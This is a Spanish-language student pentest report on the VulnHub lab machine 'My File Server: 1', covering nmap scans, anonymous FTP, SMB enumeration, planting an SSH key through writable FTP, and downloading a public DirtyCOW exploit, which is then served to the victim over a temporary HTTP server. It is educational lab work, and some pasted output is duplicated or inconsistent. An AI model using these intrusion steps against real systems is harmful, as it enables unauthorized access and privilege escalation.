



Actividad 13

Red Team Report: Pentesting de My File Server1

Frieda María Ortiz López

184346

CNO IV: Seguridad Informática
Segundo Parcial
Otoño 2026

Contenido

Executive Summary	3
Alcance	3
Metodología aplicada	3
Fases de reconocimiento	4
Enumeración	7
FTP anónimo en el puerto 21	7
Servicio web en el puerto 80	8
SMB en el puerto 445	9
Explotación	10
Escalada de privilegios	11
Análisis de impacto con el modelo CIA	14
Confidencialidad	14
Integridad	15
Disponibilidad	15
Recomendaciones técnicas	15
Tabla de hallazgos	15

Executive Summary

Este informe documenta las pruebas de penetración realizadas sobre la máquina virtual My File Server: 1, un entorno vulnerable publicado en VulnHub que simula un servidor de archivos corporativo. El objetivo fue identificar las vulnerabilidades presentes en el sistema, explotarlas de forma controlada y evaluar el nivel de exposición real que representarían en un entorno de producción.

La evaluación se realizó en un laboratorio aislado, con la máquina víctima y el equipo atacante Kali Linux, conectados únicamente a través de una red interna tipo host-only, sin acceso a redes externas.

Durante el reconocimiento se identificaron múltiples servicios con configuraciones débiles: acceso FTP anónimo con permisos de escritura, un archivo de texto accesible desde el servidor web que contenía una contraseña sin cifrar, y una sesión SMB nula que permitió enumerar usuarios del sistema sin autenticación. Con esta información fue posible iniciar sesión como el usuario smbuser mediante SSH, y posteriormente escalar privilegios hasta obtener acceso total como root explotando la vulnerabilidad DirtyCOW (CVE-2016-5195), presente porque el sistema corre un kernel de Linux de 2015 que nunca fue actualizado.

El nivel de riesgo general de la máquina se considera crítico. La combinación de credenciales expuestas, servicios mal configurados y un kernel desactualizado permite a cualquier atacante con acceso a la red interna comprometer el sistema por completo en menos de una hora, sin necesidad de herramientas sofisticadas ni conocimientos avanzados.

Alcance

El alcance de esta evaluación se limitó exclusivamente a la máquina virtual My File Server: 1 (VulnHub), identificada en la red de pruebas con la dirección IP 192.168.56.104. El equipo atacante fue una máquina Kali Linux con dirección 192.168.56.102, conectada a la víctima mediante una red host-only aislada de VirtualBox, sin salida a redes externas.

Las pruebas se realizaron bajo un enfoque de caja negra: no se tuvo acceso previo a credenciales, documentación interna ni código fuente del sistema. Toda la información utilizada durante el ataque se obtuvo mediante reconocimiento activo contra los servicios expuestos por la propia máquina.

No se evaluaron otros hosts de la red y las pruebas se restringieron a técnicas no destructivas, evitando en todo momento dejar el sistema en un estado inoperable.

Metodología aplicada


La evaluación siguió una metodología estructurada en cuatro fases, basada en los lineamientos generales de PTES (Penetration Testing Execution Standard): reconocimiento, enumeración, explotación y post-explotación (escalada de privilegios).

En la fase de reconocimiento se identificó la máquina objetivo dentro de la red y se mapearon los servicios y puertos abiertos. En la enumeración se profundizó en cada servicio detectado para extraer información que pudiera facilitar el acceso inicial. La fase de explotación consistió en aprovechar las debilidades encontradas para obtener una sesión con privilegios de usuario estándar y finalmente en la escalada de privilegios se buscó y explotó una vulnerabilidad del kernel para obtener acceso root.

Las herramientas utilizadas fueron *netdiscover*, *nmap*, el cliente *FTP* estándar de Linux, *smbmap*, *Nikto*, *ssh-keygen*, *OpenSSH* y un exploit público de *DirtyCOW* (CVE-2016-5195).

Fases de reconocimiento

Antes de iniciar el reconocimiento se verificó la configuración de red del equipo atacante con el comando `ip a`, confirmando que la interfaz host-only (eth1) tenía asignada la dirección 192.168.56.102/24.




```

kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 86274sec preferred_lft 86274sec
    inet6 fd17:625c:f037:2:d231:c7a2:9e4:ac04/64 scope global dynamic noprefixroute
        valid_lft 86276sec preferred_lft 14276sec
    inet6 fe80::f8a9:951:ba01:ce09/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ca:62:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 474sec preferred_lft 474sec
    inet6 fe80::d78c:51d8:3494:dc64/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~$
  
```

Con el rango de red confirmado, se ejecutó *netdiscover* para localizar hosts activos:

- `sudo netdiscover -i eth1 -r 192.168.56.0/24`

El escaneo detectó dos hosts además de la propia máquina de Kali, 192.168.56.100 que corresponde al gateway de VirtualBox, y 192.168.56.104 de la máquina víctima de My File Server.



Para identificar los servicios expuestos se realizó un escaneo completo de puertos con detección de versión y scripts de reconocimiento:

- `nmap -p- -A 192.168.56.104`

El realizar el escaneo este tardo alrededor de 2 minutos y nos mostró ocho puertos abiertos:

- 21/tcp - vsftpd 3.0.2, con acceso anónimo habilitado.
- 22/tcp - OpenSSH 7.4.
- 80/tcp - Apache httpd 2.4.6 sobre CentOS, con el título "My File Server".
- 111/tcp - rpcbind, asociado a servicios NFS.
- 445/tcp - Samba smbd 4.9.1.
- 2049/tcp - nfs_acl.
- 2121/tcp - ProFTPD 1.3.5 un segundo servicio FTP en un puerto no estándar.
- 20048/tcp mountd también relacionado con NFS.

```

kali@kali:~$ nmap -sV 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 09:46 -0600
Nmap scan report for 192.168.56.104
Host is up (0.0050s latency).
Not shown: 6419 filtered tcp ports (no-response), 104 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
21/tcp open  vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
FTP server status:
  Connected to ::ffff:192.168.56.102
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 2
  vsFTPd 3.0.2 - secure, fast, stable
End of status
22/tcp open  ssh
      OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
  256 3D:fa:37:d1:62:4e:15:07:7a:21:82:69:2f:ff:06:03 (RSA)
  256 38:0b:2c:0a:02:78:c3:eb:2b:8b:c3:8e:a2:1c:88:6b (ECDSA)
  256 06:a3:1b:55:ca:c2:51:84:41:21:7f:77:48:45:04:9f (ED25519)
80/tcp open  http
      Apache/2.4.6 ((CentOS))
_http-title: My File Server
_http-server-header: Apache/2.4.6 ((CentOS))
_http-methods:
  Potentially risky methods: TRACE
111/tcp open  rpcbind 2.4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
100000 2,3,4      111/tcp    rpcbind
100000 2,3,4      111/udp    rpcbind
100000 3,4        111/tcp    rpcbind
100000 3,4        111/udp    rpcbind
100000 3,4        2049/tcp   nfs
100000 3,4        2049/udp   nfs

```

```

kali@kali:~$ nmap -sV 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 09:46 -0600
Nmap scan report for 192.168.56.104
Host is up (0.0050s latency).
Not shown: 6419 filtered tcp ports (no-response), 104 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
21/tcp open  vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
FTP server status:
  Connected to ::ffff:192.168.56.102
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 2
  vsFTPd 3.0.2 - secure, fast, stable
End of status
22/tcp open  ssh
      OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
  256 3D:fa:37:d1:62:4e:15:07:7a:21:82:69:2f:ff:06:03 (RSA)
  256 38:0b:2c:0a:02:78:c3:eb:2b:8b:c3:8e:a2:1c:88:6b (ECDSA)
  256 06:a3:1b:55:ca:c2:51:84:41:21:7f:77:48:45:04:9f (ED25519)
80/tcp open  http
      Apache/2.4.6 ((CentOS))
_http-title: My File Server
_http-server-header: Apache/2.4.6 ((CentOS))
_http-methods:
  Potentially risky methods: TRACE
111/tcp open  rpcbind 2.4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
100000 2,3,4      111/tcp    rpcbind
100000 2,3,4      111/udp    rpcbind
100000 3,4        111/tcp    rpcbind
100000 3,4        111/udp    rpcbind
100000 3,4        2049/tcp   nfs
100000 3,4        2049/udp   nfs

```


```

kali@kali:~$ nmap -sV 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 09:46 -0600
Nmap scan report for 192.168.56.104
Host is up (0.0050s latency).
Not shown: 6419 filtered tcp ports (no-response), 104 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
21/tcp open  vsftpd 3.0.2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
FTP server status:
  Connected to ::ffff:192.168.56.102
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 2
  vsFTPd 3.0.2 - secure, fast, stable
End of status
22/tcp open  ssh
      OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
  256 3D:fa:37:d1:62:4e:15:07:7a:21:82:69:2f:ff:06:03 (RSA)
  256 38:0b:2c:0a:02:78:c3:eb:2b:8b:c3:8e:a2:1c:88:6b (ECDSA)
  256 06:a3:1b:55:ca:c2:51:84:41:21:7f:77:48:45:04:9f (ED25519)
80/tcp open  http
      Apache/2.4.6 ((CentOS))
_http-title: My File Server
_http-server-header: Apache/2.4.6 ((CentOS))
_http-methods:
  Potentially risky methods: TRACE
111/tcp open  rpcbind 2.4 (RPC #100000)
rpcinfo:
  program version  port/proto  service
100000 2,3,4      111/tcp    rpcbind
100000 2,3,4      111/udp    rpcbind
100000 3,4        111/tcp    rpcbind
100000 3,4        111/udp    rpcbind
100000 3,4        2049/tcp   nfs
100000 3,4        2049/udp   nfs

```

Un segundo escaneo, más simple, confirmó los mismos puertos y versiones de servicio detectados:

- `nmap -p- 192.168.56.104 -sV`




Enumeración

FTP anónimo en el puerto 21


El escaneo de Nmap ya había señalado que el inicio de sesión anónimo estaba permitido en el servicio FTP. Al conectarse manualmente:


- `ftp 192.168.56.104`

Me fue posible autenticarme con el usuario *anonymous* y sin contraseña. Una vez dentro del servidor pude encontrar un directorio **pub** con permisos de escritura y navegando dentro de él encontré la carpeta **log** que contenía una copia completa del directorio **/var/log** del sistema operativo, incluyendo archivos como *secure*, *messages*, *cron*, *wtmp* y *btmpt*. La exposición de estos archivos permite que cualquier usuario que no esté autenticado pueda leer registros de auditoría del sistema, lo que puede filtrar información sensible sobre usuarios, accesos y configuración interna.



- nikto -h 192.168.56.104






SMB en el puerto 445

Para identificar al usuario al que le pertenece la contraseña encontrada, se enumeraron los recursos compartidos de SMB con el comando:

- `smbmap -H 192.168.56.104`

La herramienta nos permitió establecer una sesión sin autenticación y nos mostró cuatro recursos compartidos, incluyendo uno llamado **smbuser** con acceso denegado y otro llamado **smbdata** con permisos de lectura y escritura abiertos a cualquiera. El nombre del recurso **smbuser** reveló el nombre de un usuario válido del sistema.



- **Usuario:** smbuser
- **Contraseña:** rootroot1

En lugar de intentar un acceso SSH directo con usuario y contraseña, opté por usar el permiso de escritura disponible por FTP para generar una llave pública SSH en el directorio home de smbuser, una técnica habitual cuando se cuenta con acceso de escritura sobre esa ruta.

- `ssh-keygen`


The screenshot shows a Kali Linux desktop environment. The desktop background is a blue and black geometric pattern. On the left sidebar, there are icons for Home, File System, Trash, and Desktop. The top panel shows the application menu, taskbar, and system status. A terminal window is open in the center, displaying the output of a curl command to a web server. The output shows various HTTP headers and a 200 OK status. The terminal prompt is root@kali:~.

```

root@kali:~# curl -H 'X-Frame-Options: allow' http://192.168.56.184/readme.txt
HTTP/1.1 200 OK
Server: Apache/2.4.6 (Ubuntu)
X-Frame-Options: allow
Content-Type: text/plain
Content-Length: 1024
Date: Mon, 13 Aug 2018 14:02:15 GMT
Connection: close

```


- `ftp 192.168.56.104 > mkdir .ssh > cd .ssh > put /home/kali/.ssh/id_ed25519.pub authorized_keys`



La transferencia se completó correctamente y con la llave autorizada en el servidor, se estableció conexión por SSH sin necesidad de una contraseña

- `ssh smbuser@192.168.56.104`

El acceso fue exitoso y nos mostró el mensaje que identifica la máquina (Armour Infosec / My File Server - 1) y confirmando el acceso como el usuario *smbuser*.




Escalada de privilegios

Una vez dentro del sistema como *smbuser*, se verificó la versión del kernel para identificar posibles vulnerabilidades de escalada de privilegios:

- `uname -a`

El resultado mostró un kernel Linux 3.10.0-229.el7.x86_64, compilado en marzo de 2015. Esta versión es anterior al parche de la vulnerabilidad DirtyCOW (CVE-2016-5195), una condición de carrera en el subsistema de memoria del kernel de Linux que permite a un usuario sin privilegios escribir en archivos de solo lectura, incluyendo binarios del sistema.



```

smbuser@fileserver:~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ ssh smbuser@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               #
# ----- www.armourinfosec.com ----- #
#                               #
# My File Server - 1 #
#                               #
#   Designed By   :- Akanksha Sachin Verma #
#   Twitter      :- @akankshavermasv #
#                               #
#####

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$


```

Descargamos un exploit público de *DirtyCOW* desde el repositorio de GitHub directamente en Kali:

- `wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c`

Para transferirlo a la víctima se levantó un servidor HTTP temporal en Kali y se descargó el archivo desde la sesión SSH de la víctima:

- `python3 -m http.server 8080`
- Desde la víctima: `wget http://192.168.56.102:8080/40616.c`



```

kali@kali:~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
